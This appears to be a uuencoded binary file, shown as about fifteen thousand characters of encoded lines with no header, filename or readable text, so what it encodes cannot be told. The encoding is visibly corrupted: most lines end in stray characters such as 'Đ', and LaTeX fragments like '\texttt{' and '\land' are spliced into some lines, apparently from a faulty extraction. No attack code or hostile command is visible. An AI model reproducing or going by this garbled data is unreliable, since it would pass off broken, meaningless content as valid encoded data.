M-@TM<Y-VX#&T(21'_TUZ9W(`:8V6#^T#('EA._!0JAWIIS>_N8JN(6YI!QY#Đ $MIRQXV!G=??15('@H%6(<*TU?4-H;="T[,Q`\E/J44+.=MJ+G'4X'@H=2GQ'JD)$ MI[H5T'-M^8'@H51[014>MPA=&:D?!!Y#ZQ2\$6U7_]5>484*1QP"AK*S\$8L:WD M+?O53]NGCBXZ,\$]V<>,;;`;%U]7T(*[(8X".I^^&=;GY!=3BSR#P4*H3HVQ-Đ MWP: 'Y/U`E0T&#Z4Z\$\JNZSGT;I_@8/!0J@OI37YQZ]!WH*8%@\?05@;C5L4YĐ M74E.U-A3:+YW2S!X*-6-4>:G)K23#Y9Y^74B&#R4ZLXH_A6/(0/WHFLW+X/!Đ M4S"J'!P].')8HOEO\GKOP7+T]_;KUPA7>(9=4M=[3^89AD:5/<1ZMPOABIS<Đ MRX+'JQN2NG56DWLSC_[.NF*"XG]*#^&*G-R'49^;?[MV[Y\J:G)?YM'0,O<1D MR>M#N"(GAS'*^/:WIL7ZOZFI)H<SCQ]*#A/)AT*X(B=',,I.,\:D<Z^\/J8FĐ M]V,>+Y0<`<F?<D5.CF34AF+&-[WZ]KB:K29',<\9"R1'BN30S[@B)T=;^'F!Đ MGI>?_INSFMR?>7JC98X6R9;V7)&3!S"JBMD:R[-]<]3D@<P3BI('B.3%[;DBĐ M)\<PRGQUG;:\Q,^3U>18YAF\$DF-\$LD<H5^3D.\$:9GQC1?K[39)>:/(AY.J/DĐ M.)%\+IOK<O)@1IF/-FF9V2DWU.OAS-,`)O\6R5<[<\$5.'LHH\]--6IK#G=_5D MY&'*]CQ4)-?LR!4Y^7.20"=C0(J:/%Q)_AR2.W%%3HXGR>/<^%>-</(()3D>Đ $\texttt{M]DB=N2(GCV24} \land \texttt{WT@CK} \land \texttt{3TQ4DT} < \texttt{IR2} - \texttt{\&LFL7KLC)} \land \texttt{HQEE?LY} \\ \texttt{$>[)_ZV,U.4'ID}$ MW:-%\O\$N7)&3\$QFEW_>KO^;_UJRG%C5Y#//H?5Q<0Q7)05VY(B>/M>`SA9W)D M>9^IR>.4UA@KDD=TXXJ<_`6C3EH;7Y--\-^\$74T>SSQ9!6'E!,63\$[MS120[Đ M)##E2W%,T8^RPXZ.'@#4ZAZ:Z;'5K+6F"?JQTL"2Q#B*'R'A3[=Z&O]/4HZPÐ M7S'* 'B)MG+6& 3F+O;Q3]-C:*T+E)*B=/TWI#<WLUJ@Y9G`DAN;2Y%S+7<-Ð MU&)";R.'>9BRIX Y+T+)[?NNY(FBIKKSV;:C:.Z]7)CO XE&31\$UB5&US.4)Đ M/'D!G?TU-*E)!H4N*B9;^-F\$O@^W6+]\$SPL/#@./H4T+\$TTOE3[Y/TI?8E*3Đ $ME=*GB/V\7OHCI]IH5NU*&'AH65-)6;=6/$\#7R/)-:JI25HH8%>AE_=YK.GH+D$ M<?-P\!B:?SA9._\$)(FD:&9V.#1EN7N?%?6>Z&-OH6X3CO;T/U;Z3*HZ,I03%D MMY_P<*[8FLOS%5T>U)MFD-[4L_:071`SWZ1F&+T)]8LTL=_@UU"A-8Z%@\?0Đ MKH<;V_,,15?.5'H!E/Y>A\$'-%-N\NUDZ*(/XZM%X3:<C)<9J1PG<W^5VGD76Đ M@BMR[Y[W'_NQ').:IVSSZ6)]Z=YE2UW1_?S%^QG_3S<H5(OYI!9N]9*[J[58D MH+3/?#@*]^.*W#X+&=747)Z4K,OW:O(BYCFLP3:V4"2[]>,*7^^]^O'6D,O*Đ M("/8Q>,'OU++^IIY\E`M,D19`_MQ13ZK7?P?O>!X/_`8VDVRA/K/)A*4&*OLĐ M_]Q6E["R8LTE/+JM?@NU%DN91[_;H8R@>"T<(KDB[P&6*7L`H))-:IDXHN6AÐ M93:6MER4T4^7*;U[N=*[(7F,22T7??ENE/\$OAH+KOD+LY_6<8A_L\E3K_HVRĐ M':X0976+YHJ\;606H9^N5/IIIDB.C^:*G+RJ"%OX:F4+7P7[WFBNR,EKBK]D M?\L\1U'R&I&\(YHK<O):1@6:-<VY<S!-35['/`EH-+A6)&=%<T7N*>LM>%;DĐ MANV/Z+I>T_[@H<OS':/TSZOH^^?0!B&-U>7YGGG"T?)\)Y9G?'^NR#7=8/G_Ð MYYX;C7\$"2MX@DD_UYXJ<O(E1^K>Q]#XX9^W^YVKR9N;9A9(W03\=P!7>OR:;D MBKIGV\)RV+>2"_Z;'3_YHEK65N;1GS0L(2A>UJH!7)&3MS'*?*1?:]`INZJ:Đ $MO-T8R: !: ; ! /)KP=P14[>0<9L+=]<RU*3=UKD]P=(KG30*[(R;LL^-R\SZ#FD)]P=(KG30*[(R;LL^-R)]P=(KG30*$ M[ZG)/UCD&:%=(GG!0*[(R;L9I7\;5/<.>3G.7TW^D7DVH7;>+9)W#^2*G+S'D $M@L\9XW=G!JG)/RG;X1Z17"6&*W+R7D;I#SOI>>-NY]11D_<Q3W.4O!>.>C%<D$

 $MD9/W6_! < Y6C'/=^JR0>4=MXODO?$<$5./LBH^68[3WD]HYR:?(AY)J'D@R+YÐ$ M5@Q7>-]QCS7_2>D[AXNPA?^L;.&'15F]8[DB)Q]AE#[7K6_A&SM_[:LF_\(\D ME5'R\$9&\-98K<O)1"YX5^6GT@A`U^1CSM\$/)1T7RI5BNR,G'&?659ESCKF_D MKI#9U%^9YP1*/BZ2;\9Q14X^0?;AJ^."VZO))RWR#,,)D7QW\$%?DY%-B]*7_Đ M"I^[.,T\K5#R*4@>S!4Y^0PY+\C=,FVKFGQ6:><S,'<QA"MR\CFR]WN1I[\;D M1T[^C7GP;.HYD?QV"%?DY-^+L,Q_,\$]WE/P[S-,.XXJ<?+X(R1>4Y/,B.6T8Đ M5^3D+)(\?-7*^VKRGTIREDBN\3E7Y.2+C-)O>=?'',N\7^Y4D]21C(71?+!Đ MS[DB)V<SJK6YS-TJ7BRD#UYB'B>4G`U[[.%<D9,O,TI_<U'Y@K_5B_7NH"9?Đ M89YQ!96J*"B>/&@X5_C>[^!PX_WK>K)Q/;Y.O/\$E!U`FQ1M?H+HL1O@WXXVOĐ M61H*/E.X*09LNG/'Z4IUH70_LQI7E;.`:XS20VFNE_BF9/H#H%874%[<PY12Đ M!<.9**(,'6EX03E7H%0@2NM1^AZ>*[A5KY-]ID>Y*??45KVA['^NBR5<-(HKĐ M\OJZ2;9>EY07A5P+N*4DWX3DT5R1DV\789]Y1TF^+9(_3."*G'R74?K78?0QĐ $MQ[0I$=^HR?>8YPQ*O@O)B5R1D^{789D?*,M^7R37'L,5.3FG",D/E>0<6.:QD$ $M7)&3'Q6A-1XKK?*()-<:QQ4Y^8DQ&M2,T>"$O/?+J\E/F2<;S7X_@67^@BN\D$ M+_N--[ZL_D3TW%%?:EJ<Z:']]!GII_,ZE@^"Y#5)FNF1^^ES8T^K&?O,T*[[Đ M_@#J8L'OH!7W,*7\1*/'@=)VDN\$%)3'9Z*?/E5[YH@ACI)?,,Q6U_`NQ/!LFD M<T5N^5=B:]%_(]9LB5"3<YD'7Z%[)9)/3^&*G)S'*//CD5I-K[9CU>2_F6<@Đ M2LX3R;VF<D5._J<(1]A\BWR>^X](CDKABIS\N@C);Y3DUR+Y5017Y.1_+7P6Đ M00_=N.;U6DU^RSQY*/E?D3QU&E?D9'WC*3C[TXR\R]]GG%"3K:SE,Q?-F0]ID MZ72NR, D610\$[&W=,C^VE)ELS#[X;P2*2\Z=S14ZV812_2^>+6;.[J<G%K.5YĐ M)!N1;)?*%3FYN#7?ZOOU.&5%SU_5Y!+,\QHE%Q?)'JE<D9-+60,9*OVWY9MZÐ M+]3D4LQC@]JYI\$B.3N6*G%R:43,U8T^R8-XO7=3D,LP38@-SE:5%<DHJ5^2YĐ MRK*,:FPFY\2^;@34QAF:Z>\$CF3MIQCC)4/"^KIS(T9=+GYF\$G.JSC)E)YF%*D $\label{eq:mrcsc7pp} $$MR\&SC7PP&U[0\R^*/UE<I'GU:K>E[S/,$K9WRHJRD.5R1V[`"H\2[X-[\6TI-D]]) $$$ MKJALJQ5\$\JPY7)&3*Y'U_O?&4X7<T?\$^\SB@]5X)^M<<KLC)E8NPK59AGA\$HD MN;)(OC*'*W)R54;IW[;6VWI/YM%0-?D#:WZD%D_UB.0W<[DB)U=CE'YLT]?UÐ M,<"'\\U_4F8S:A6A%A\JM:@ERFHQGRMR<FU&%1SLV1)V+;WJ\$S7Y(VOYJ%=;D M)'^R@"MRLBVCS)L>M+<-'`NY\$\..>9:C9%N1/'L!5^1D>T;IKX#1\T*RQQ8RĐ M+UK'6CY_MQ?)G@NY(B<[B+ZCYX65'%M?3:[+/&XHV4\$D+UK(%3FY7A&2ZRO)Đ M]43RY85<D9,;,\$J_P40?9YX9G-M?36[(/-50<@.17&<15_AVZ&LJZKT''XOCĐ MH(5;Q)]"34KW4*J1-9_)T;WTZN1`DVJD4(T95?AU_*],JK%!H>OX302E[Z-NĐ M]ZV!WGBS;Q%X:!LVM>:C'=W[7:MF7ZIMV(QY]&^Y%A,4_].?B[C"6@Q=&6DND MZLZOU, #RO%P\$'D, KFX%;70_54Q1?I,18#2V%UP7_A1,*U[2%-9^ATJG"K[6UĐ M;9AG/VKGUB)Y:P97Y&1'LMX+O];FI"0[BN0S&5R1DYT9I=^TI_?*Q2MG[E>3Đ M79@G%?5*9Y'\.(,K<K(KH_@Y9=Q<_2JCG.RFC!A=17+IQ5R1D]T99:>99VT.D MZA;N781:^"BU\!9EO5C,%3G9MPBU\%-JX2N2.R_A"J_%A"5*+1P2(_6_MQ7]D M5-]^4LK4_UHMRY]YLC0HJZTH:\82KNACX["(@NB8\$7)9YM\#R&BY64Q@(?N\$Đ $\texttt{M=LR\#[P}/\$\&6M7<(5.3F0C\$M:14V8HR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0C\$M:14V8HR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0C\%M:14V8HR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0C\%M:14V8M:14V8MR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0C\%M:14V8M:14V8MR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0C\%M:14V8MR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E!P(V^12KLC)P44X(PLQSC11D) + (2.3F0CMR8',<]1E$ M<K!(/K24*W+RIXR*,ENUQ,*G]=3DSPP/2OX4QJ)+N2(GMV>4J]D:Z_Q*VJO)Đ MH4IKM!?)XY=Q14[NP*C OC;:41E==!#)SLNY(B=W8I3^U1(]/>[Y[\$*NYW9FD MG@OTT]5))"<NYPK?YA-7&-^@TY/-.>IO-.T/TT-GNK18XYFN#7,WEX'DM\$S-Đ M8L<+N>+373DGZB:6Y]RW7)%;O@?96GR6/2]D#]!3V5IZB.3G:[DB)_<R9E<TĐ M(Z_']&)^:G)O);F72-ZPCBMR<A\R^JKNM+^ONX+_Q]BUA5BZ7.6.-T(@H`^2Đ $M%\6`"8(B]&7/[KU!Z+_N57]=R8V3B+;[UC,]Z>GNT]TS9S+F8HPQ)C'F[N5-D)$ $M!(D:DW\#B, >>H"?@4\<4W41#?]$50!'WPAKJJ_OW_>^_U_X29/!Q.?=]:5:MJD$ MK55KU?[/Y&<+9_L7WI_I-)]_N1W!FD^?P\-_KG!^<TOS::?YBW_8CF#-LR+5Đ M?F7Y[W_^U__8USSOW1>S30,;0]*.8,V+YUCSLG#RW[#Q09U4UU=\M1W!FE?/Đ MH?FLR9!;FE>=YA_X6CN"-=\O4OD_.<XG^%MOO!RHM1X4SMZ6YON=YO_Y6CNRĐ M=:.5+[_.BU1^K\GZCG_PQ<_W-3\LG%?V-K76>:?YK2^W(V]&,?C>(O6=O_:YĐ M:.QZW4;S>SO-Y.5V!._&H^?0?%DXO[?E&X\ZS;_S<CN"-5\5J1RB^<7CIW_BĐ M!&N^+5+?@*2=TVSXK[__2*_S71,IW[=Y][OM--_[HW8\$O_L]+E(_NM=D[`]_Ð MY:6G&ZF_7\$L][N7Y)]^A&[UZI?GGDZ;7V^K(7NIR5/[SP?]XLO5W:WSBE0VGD M&?N+5YK7PO[L3W>JIOS&N%GS_3]NI)YV-\CKO]\$@S<BVGO=U5F3F[O?\?["6D M>E^O.WZVTQWO?E'_[;74LUYW_/-%JOV>___N_F[K[TU]PZL;SNZYOW^G2_K,Đ MP=\._*T4'VCZW"V/>G^W&S_V:CN"N^,/?H?N^`NO;CC-V%=?;3EM+?%76R/GĐ $\label{eq:mkq-ov/:$_&?;B@&label} $$ MKQ-OV/:$_&?;B@&label] $$ 1^?["[W^]$.=$?_R:CN"X^+$.YWO&>FOU@XV[\.?'A3D] $$ 1^?["[W^]$.=$?_R:CN"X^+$.YWO&>FOU@XV[\..?'A3D] $$ 1^?["[W^]$.=$?_R:CN"X^+$.YWO&>FOU@XV[\...]$$ 1^?["[W^]$."[W^]$.=$?["[W^]$."[W^]$$

MY;[6CF#-'WF.SO>7"F?[*]./=)I_\K5V!&O^Z'-TOK_<U`!;FC_::?:OM2-8Đ M\\>*U'O6EO[P?__S[_<U_TKA;+]5?JS3?/5:.X(U?[R+N.R]__E/^6]+QIH_Ð M43C;ORI^O-/\KZ^U(UCS)XO46]>:/_TW;WIS7_.O]K+Q)SO-'_B3=@1K_E21Đ MNMUK:MU_^^[_';BI?ZUPMK\M_-3FIO[3=@1K_O1S5)Z?Z75MG^XT?_^?M2-8Đ M\V>+U/K_PGGO=\V7WM37_+G">?V6YL]NO.Z;[0C6_/GGJ+6^4#AN2_/G.\WRĐ MF^U(FP'>_:V]O?R72^=[`^9B;WO'6UY@Y='YBT7/]ZSW9_?/M[_5_/.+33;>Đ MFOW7FU/>VV22+Y??--><=^21WVAJB9 Z+J3U'T#KR<DIJT[W4Z6T3"'6M)K/Đ $\texttt{MEB?W9A<75XO9W?G5Y<E;"*GV3MX^>[):^MG\#JYMWK6YN8;RJCBQIQ\\\OT?BID$ M>'JWNLS_3J[/;_=.3T'K:5%ZZE>WM[/[J[T30#8R[Q000..4)'/Z+O&VMYL8Đ MJ@J4\VQ#I\E<GM^=SR[.GZVJZMVJ3L3N5^\!U>J=AI_>.Y@<KL;CR>G!_KW5D MZ>A@O#J=+:>'IX>CU=ED?W]T.)K/]DZ+0G:SFMVMJDDK>GA\MKHW/IJ>3D;[Ð MQZ>CL]'QZ>1H/#I=K0X.)F?S_<EL,=D[>;*\.SV'%3R:7>?I7WCA/>W>N:I6D MWEDC=+5_MIB<3.>W+\VNU_O64"BIK`K&,<HSY_ADNGAT_73QX/[!>+Y#3!55Đ M<\Z:Q\%W>9)<V=<);(E)A'9Q,G\Z6RUT"92Z0)&PF[\\07)5L#8P@@3\\$_.YD\D MNGIR^Q11M*",&*XR935\$F8C@DW\$Z9<8R6WZSB^NHA/(UR_@BXV>[N`^\$R)#RĐ MSLWG@-\MD'Y7"Y9DG?'9`\$Z-",2+#8[FIU+Q0\$P'W^[`QT((PJ+7';X+TV0,Đ M":IHGYY,'^,M5-X3KTFQ[KCLSS.\A98HZW7M,V4\1)DHDQ0-*30&_-[)].+^Đ M[AHGEBECA:(9'P%^AG!9\$V>E*^=X-+`%*@;/5"PV'H+\[:Y\J%+R@@5:3OF@D M\SA\$HH3`2;*RD_O#I&E@2=6J.,,,/.K\T>.+74(M-57@N9D`WG+[X`9YK83=Đ MEE: (3%@,\$"9.,2LE=YDP[Q_HA%(66"C^,(,3N[[:C<,IKRWAVI*,0Z1>/[Y]Đ ML\$MORA'C\F',[N4%7*`56D(]X23OYFPT0#@VA&CPBNP3LZ.>2[F*)2>UHV4/Đ MX#@6UX_/D8T0_M\$F5C;A8, \&*Q(X5%G!_I\)LHY:69Y=;@K'<+NZVSTG#Z\$?Đ MG+":;1B7%RNT3@@L(6W,;C==-9S[B.*D4M&3L*'TM&A9U[#A9:9ELQ9,L<Y8Đ $\label{lem:mpyw84"XOT'J=IW4DH5BT6*]E5\TT&N9J+\F&<H'FD403J4W>^.F\, *ZOL, VNDE) and the substitution of the control of the con$ M9D&KN*%<7N/C\$Y0X\$[.#3&>-%K22NO:0<LKQM0QLL4E<.5[V;=I,L^O&4V\$YĐ M2Z9,,BD\$A!M+\$SA2=O/I<2',T);54GG.1-@P+N=XYVNF":373!DWE!EB*"\$IĐ MEVR+TE, 2N1=P^^7T, [W7:, \$4%NOHFZ!M*<]0YDBU2X25TQL5!MI4RCQ-T<4-D $\texttt{MX1GV-)YHSAV9} <= 1, \texttt{LNBM(VDC:=I09GBIRD8K191;6M\#-\&RVEBI6\$/CTLC`7:} \\ \texttt{D} \\$ M^A!<\+5T&\8EFF>:.+&2A["AS/'9!`6IK-S.TX-&R17:,\H=]XT/[!?&+N&8Đ M"U-[*\$V`,(\$H?XBR=7)PNY4\5%"<`291^YJ2E,V8K#)A5WX2E'964=WB6)Y2Đ MS6JP,N/+/#W"/5Q[U-:RQ5'43R4-3!A9EK\H\^\J@-NY#C4DRY:P*S]APH("D MGA,85\$_3ARC:)RF)9\$79X8*C4)](\$Y2+M."S+(^F-YS9FD;;X>BF8LR15\$)GD M,LWJ4>D!Q9=0J2[;`S'^\$,\$*+BECZK)ZB-^',Y0`H"P3NE23!<;!/>\$.#C^4Đ M+#099\(,6:=22E1T.)8/M:;:FAQPDWM9'I^N8`[*0]+AN_\$(E17D'RW*[D'`Đ $M/L2;5W/&Z^!:^!E:7:T97^_]4=:.RT(M0K2QA5&X3011-4E2=.)SO/=:*:@,D$ M,P[A]W"!(@O*X@!E4POC\#TV0@4IFK/-A#DZ>@,*""WP099'@2D<7(FPP(Q#D MY#[\$UY#,;DU+T3LZR[76U1-<CKD8F7/1;U%P\/LJ\$FN\S7L\6JTYN!+@R1ENÐ M2^?2<GIJF(`D0DM.'"W7R\&<9(V\$9H%O<5`\ATJ*.M:IU&:C1;L>G("3,HZHĐ MI+9(O6I`\$!ME<;W1O*&@V/:52M%`(R6V."B^?:6U,IS*?`RCV5H/7HYDH98^Ð MJ&U.;SD>+KAR(8RFZZEND1H.OAYURM7S:-)P,*6&;3;2E),X;B@SM(&16:M=Đ M3;8H..Y]1;E)4M4Y-D;C-0D7!SJF6MFTS>GI\$5%!%=KLSKVU'LPQG`M+/=WFÐ M].YE8\& 5%GTJ.'@378R\$5\$WRUE3GN'S="QJ6BZ3T=%Z)GSO<FA/("&;+<X,D MKQC2BA1-: '9Z\-4;#:RE+@W7Z+#A+-!)**@THPE;#)PCP)-S;VI*3=.2YCA`Đ M:P5]5R@1<;#6@Y.!(@DJCJ)EOZ%@1AV\YI[E]1Z!33?+ZT>X\A&*&\9TH1QDĐ MJ5-6-YWAX< \(\) '@@'@LK>>+@_@.L4E8PZ;], !Y,-+U\(\)-:B\(\A) ?@LO[\<P!T4D MGY+EZ??GN=\$_Q#4=<]*EXL7[\$.00S<\OGZ#.,\$(;KGS9PGV(\1YA\)D4A(;S4D $\label{local_mv_m'nla_p#A+M6} $$MV_M'Nla_P#A+M6$$YU^SGlGVVV\@?BIJ+0'6HT`N!KZ2*QOA4K,O%XDNSZQX'D$$$ MBEH=`J_7'%C>Q36J"+V1/#\UK"D7CVY?VB\$<,,<HC5T16&)DR&T&T7-AE!3V"Đ MEEHFQW2K^WRYVQA/:VGAMJ*B)=Q'A)'4PEH%^PNB-TA6>U"N6]E;K'P4C;;4D M0+ETOR>K-85Y1;NP6SPOE%KOS'E2-@Y<[\GJ!ID&):AT10@-`;W`P(UFI7%JD M3;C\2X@B>\$(L;?\$+M(1#\$47*\4&\WW8,UX2F\N*2)6\1/JJ3M:PFK+KHV:T4D MS)E8*XGG/(;6`%H0::NSLX%'AF-0*PD+L<`/'UWOONN-<SY01G3P[K(MM!9:D M>U/OQ>SBX@PI-T0%4W?PKNY0&^A+I"[P<K6;R,9,.W!%Y0IZCBZ)L4P4PB"!Đ MZM6`K*7,"NME07NR4-'7,<&&Y%>*NR52+(@C#H[H+%<MZ%%HK\$R0A%NOS<*Đ $M=^{H6J}$ " YG>42XP*A26A...03&67XK0-WF6.?,**.JSG)=<;&+0A5NK4P,ĐMS(5ZX7QY_@3M%4G>.RT+C-'CVCL.M9AOA/%CWCB9**&_(@7NH50:EAOR@EZNĐ $M[J-5@V-R"5=60:^0ZPD=*4000\&?T;G6+X)C[8E&'ZFP\9*1TEE`32(*[1G'KD)]$ MA7/!-,)XV0>!BL`H,]7)6YC=U<NYJY.&?C5+]NP-,43&?#-KSU['K(H0#PV*Đ $M[8VT5DS$5-">06-/P&L]M^MGI<9"#A",X$81<"VXEQ]<[,I.A-&)Y91^EG/^Đ$ $M8C6_1E-S0J$16^.7=P?(090/\#FK@:@7!=/48+<P267MM>+5:]=%[-;0-@4B0D$

M76;5NR!33A\$O`%STP'&"23F!,%S-^\GC.-8N<.=@UME0YJEMS;Q)M%I-!X03D M5#'Y4;]:38922ZOT*2C4J]7Q@+VPD=R%8*O5>,A>:)&@!%75ZE[?7NOSPQ/LD M\VK4`R<,^AV1?R19Y6;U9O\$4=<-)P*6K8:3@*XP?2RF\,\DU>`\.DCDKP*=7D MN:JXPJ6/A?Q!H02O5@<-C)II%3DD32CM6AR]W243H"[AL5KM-SAJ\$XX<2]9'D MS2NP; %>42U.#]Y*-*'X'(%3+&*LE',?3BQEZ)<N74\$S@*QV.5@87JY;"5LOFĐ M[7*&TZ/QQ,#_8D/`\-BY&CJN#,.)SF8HIUM*/'1^K%J.,OIH%S4.#HU#%EKFÐ M9T14RHTE"5QILT8?("^\$=HC)'/"-+\$*-J)DT<HT^0)HYT2Z0X`IZLT!HA-V.Đ MT&RM4:09\@!EM6LTWUQAV<`@5RBR1I\$L-%7)\$;A*EH<#]M;9/05;H]A>*,ZCĐ $\texttt{M@4IE+8LU)Q^-2VL4VYMK2L)U+&C/7I:4XAXJJP; \$-QCC`9JK1G//7J:T]]++D }$ M-8IDO3+.L[S/!P/VTD!=9C0HMI<R;U/(IW`P8*^'2CC5<HUB>S6XNZ;9KPX&Đ $M[+5U@HLD>\[!@+U00-<&'+-!L;W@Z,9IY=8HOM^"IC1O_Z`N4$):,[9&L7FD]$ MAAJNMY@/87_`7\$84LVD-8FN=@H*+9:_:'[`6!&,=LM_L#UCK4I+2T49SSUKEĐ MG("D&]<H:L4H=UXJ72UR#7FSNGMQ%^;*1,8AH[4X^@W0:Z<8B:[#4;Z&*SL0Đ MXZM%*3/1N_V8!Q\XD[1:E(L37T+\$&\)B72T6`Z@BH8Z1P\K@ZL03CZ,2H?90Đ M.2UF`Z@3-/_R6"V.^PTV%"'@=\$*D:C'P/#"&^U83RTBUR+]@+V]1!\$.:AU*2Đ M580\^_4*H583QZ4"<X\&%J6\U%%Y42T.!U#.?/)25HNA(`P0H<F0-=KS2JV"Đ MAYYU+8N#, `60PQKL>:6AL!, R%K30E; `@30Q=H]@K*?B%XHWF0E=*D4P=Y1K%D MBS*:L)1@EX>"\$'IS`A?]&NWE',\I!>FU+-8,[3\$5>HWV<D[Y)0GJB\50%,+YD MU98SL49QSK&2*5DWFOLY)U(NK2!K%,DJ&P74/;Y:?Y^"G-EKN&\LJ]:?IN`VĐ $\texttt{M$)(L5$U5_BREAW*H'\&H\$-]U\,8"",TLAX5[(GZ3T4`W="=>01?,7(SVTUMR[Đ))] }$ M`*DP?S#20Z571\$&:K>:3`=1"41`\^-5*`*54I8D.(7Y4`1"TH\Z0"CD;TCZĐ $MN^$LRQ=_-1]XO!OGI[4Z"E/-!Y[NQBG`U0WM334?>+@;0Z9+'`K4:C[P;#=VD]]$ MA//HH3N=#SW:P>\$%\$/95_EKD=C&[16E6Y4X?2H,.1P]J7L,Y:=O!N^\RQPDND M'0BH#MX5=E)`:V-"-5LU,*HM8=W*>5]W.+HAC,UN#6M?YM)UB=<.S2]W*:]]D MC:, K@BOJO=6APU'?%I.'`[4=0&O;1'/CX3[65?Y,)N-H]0DZI"02[_!=<8@=Đ MD+<@7MXCKO#J@_.!:2BL6QQ_AF,94PKZ]Q9'6\\AVW@"M42+H_N3&J.#JF:SÐ $M!D6+#P*N];2!=]*<6E^4Y4_\.F_#C@'"5A9F'HR^$]J'9GQ*KRB^;@.6PX]D$ MK09ITN'8YZ@SS#'6X<AR2!UPL4"QT^+(<FNU#Q;<8MS`R'1'H1Y25'8XVG<`D M8X&;*,>KAUWEA!#:X6CU\$:IA06O>X6CU-=4>ED\Z'#E]8-QJ"C'1I)%>S,!5D M#N<J.AS7G\GD']QG0VG&>[@*M(:IA]*,L\$8S&6(U&THSA@:7E(8S'T@SQZGFÐ $M1#185?[6Z6+V8/?!X!^2'W0)D#EGZ(F3664$A?*R?-R$Y2:*V!AJB('\U=+UÐ)$ MU?49.@NIJ>.)RP['&:"&\E1NX;O-*x.*BE%6Y:^9\O,K4@^]LV5P/:H-`9VUÐ M##67M:HW!.0+.A\$-XK.A)]@CYAT8`*WWS7+WU\-Q<*:6A,/*\J^=+^X6KT>1Đ $M:D>C-]4*RT&\#($G,,V:YY:XYAYP;15/2$1;C__>TS8W;N.<S_,_8>=3KYVD$ M:]F69,_TSI1\$O5#OW<WFTONB<6PY<3>Q?;*R2?KK'T"R'(MB7MHZ*]_4Z4RZÐ $\label{eq:m-ee} $$M-@@2!\$0\$\$FB/\$HWR_1[NN3[/D0D^B>'I)L7,\MJ\Z+8\$\&A=0;\&:-P)O@7FD $$$ $M-OY\setminus OP3?3U-.H`(OTK!FL@!?<EIB`1!X$Q.LK&J40:HQ)K<]"_I61.`@=&);D$ M"X\/L@B,]8>V[P![^R*PAX>R0#W!\J0FF(7,PIT<JXJ:4\J:8*(&8DE1\SP(D M;?!ZF4:PG&@UOEMS3`EA^2PWH`6</T%3W=@\$_08W'J&-OA7=M9GK4IU@L1%?D MT@C16&@%%%@V\$/ERX+?J8)4`BIMAR@F('[+`T\$R;#\$2^'%JSF\$:4#\$2^7`SLD $M^{<^{\circ}} : 1+Z=KKJOYH4, &(E\.]D@K!*M$!@)?3G5M$RRE`_,5R@C5:.C@2<-`D$ M*".N%H)KQ&!.LFB/`X?-"DU00:R=:2:,3=#.P/;(H#CAYECM&YYK>CHKH`^\D MOTXCL*0001;0]=TEIQ8&;)[H"B)TO. 28N P&";LCR7N)8<;:-1TP:LI<:?UĐ M5)ML!F8<NQ`(()0GBL6.I3'J;U"Y88/8BD&78S+H"J;KN+'ENGY80!O3C2U8Đ MO`^,"T(;TS5=/RJT":&-Z8)?&[FQ'Y6X_'1]&[<ZMT3E9^OH1@QBJ150GB;3Đ M--S0=Z,-ZI2G*?!9"&HVD`2SC4\$!(U^G!;0Q6SQ'LAA\$EPAMS#:(#<]`7QVAĐ MC=E"B`#;G:Z5N/QL61@'%*UW@<M/E]J8W3-*7)ZHP/!##^S2!G7*2YSK6!&\$Đ M_X..8+K4I"'%@U6\$-J;K,_`W?)2ICFAQ'3O&N`6!C=EZNF'3R+=*5'ZV)@1BĐ $M46^9)2x_65^*&77+47F27-@>L>2Q1)QR4A'@78=0)VJS6A/\2C"1#D2LJJA8Ð$ M4X&]50\,(R"JH%13@;E0QPRT\$LKC>F;DF8R91!64:4(`'[L!,XT2RA5UJ:8;D M:JX3NT05E6C*EL,TQP53I#8+-!47I#\$&=Y:H@O),\/A"Q[\$UHX1RQ5M*%)J1D M'00`%91FRH%/'8@-G0V4CUAI&,864055F7)HZ2YS(7Q7FS69LA'[H1TADYL5Đ MF:K+&*""+*JB>DR%1;H. @TEJJ`:4XFH[1BP.Y=0'M<.(M=C8\$Q4024FR*I/Đ ML?!D`_V=8X4#\5+,B-HLPI0#O"0\$OF\)_)TC*8B\J."PH`!301]/"QRWA'*UĐ M3V!68ST,&=W@7O(\MGU&P9=7F[67:L#B6'/!YJJBRDLY""#\$,-RX!'-Z&;K@Đ M,L.>J@J*+F6JH[6&Z30K+C%L8J`BC"CE,:<@;'(</*"HX'S8Y)F&"19]"^<\D $M\1BSLE9(E/*<E^*;/-_S+,M\@G/N)M9-AB91BG0PGT@^'/V&+@_&W"=-(7:D)$ MNFVP+91W4GS3P7L52I%+YNA2],@V+8-&%;@&E<`5U,`)C@CG>/O,8<SR@5F7D M@A-V5<?3#Y`\HHQ%=26NZWD4-GRB#\$78GF/K&H8MBO#VCNF#*T!=&+NWN:[&Đ M!UVZ#_:WA(^S%9?VMP/*-`9&5@'INES><=M"SW`]PT4[FD[K11H#5S-\W0??Đ $\texttt{M6"EO['"'A=W8MV(7_!3"(:K@3;FQ8T9;Q/J(3H"':N\#ZI\$Q\,V0>!:\$`QT;9D)] }$

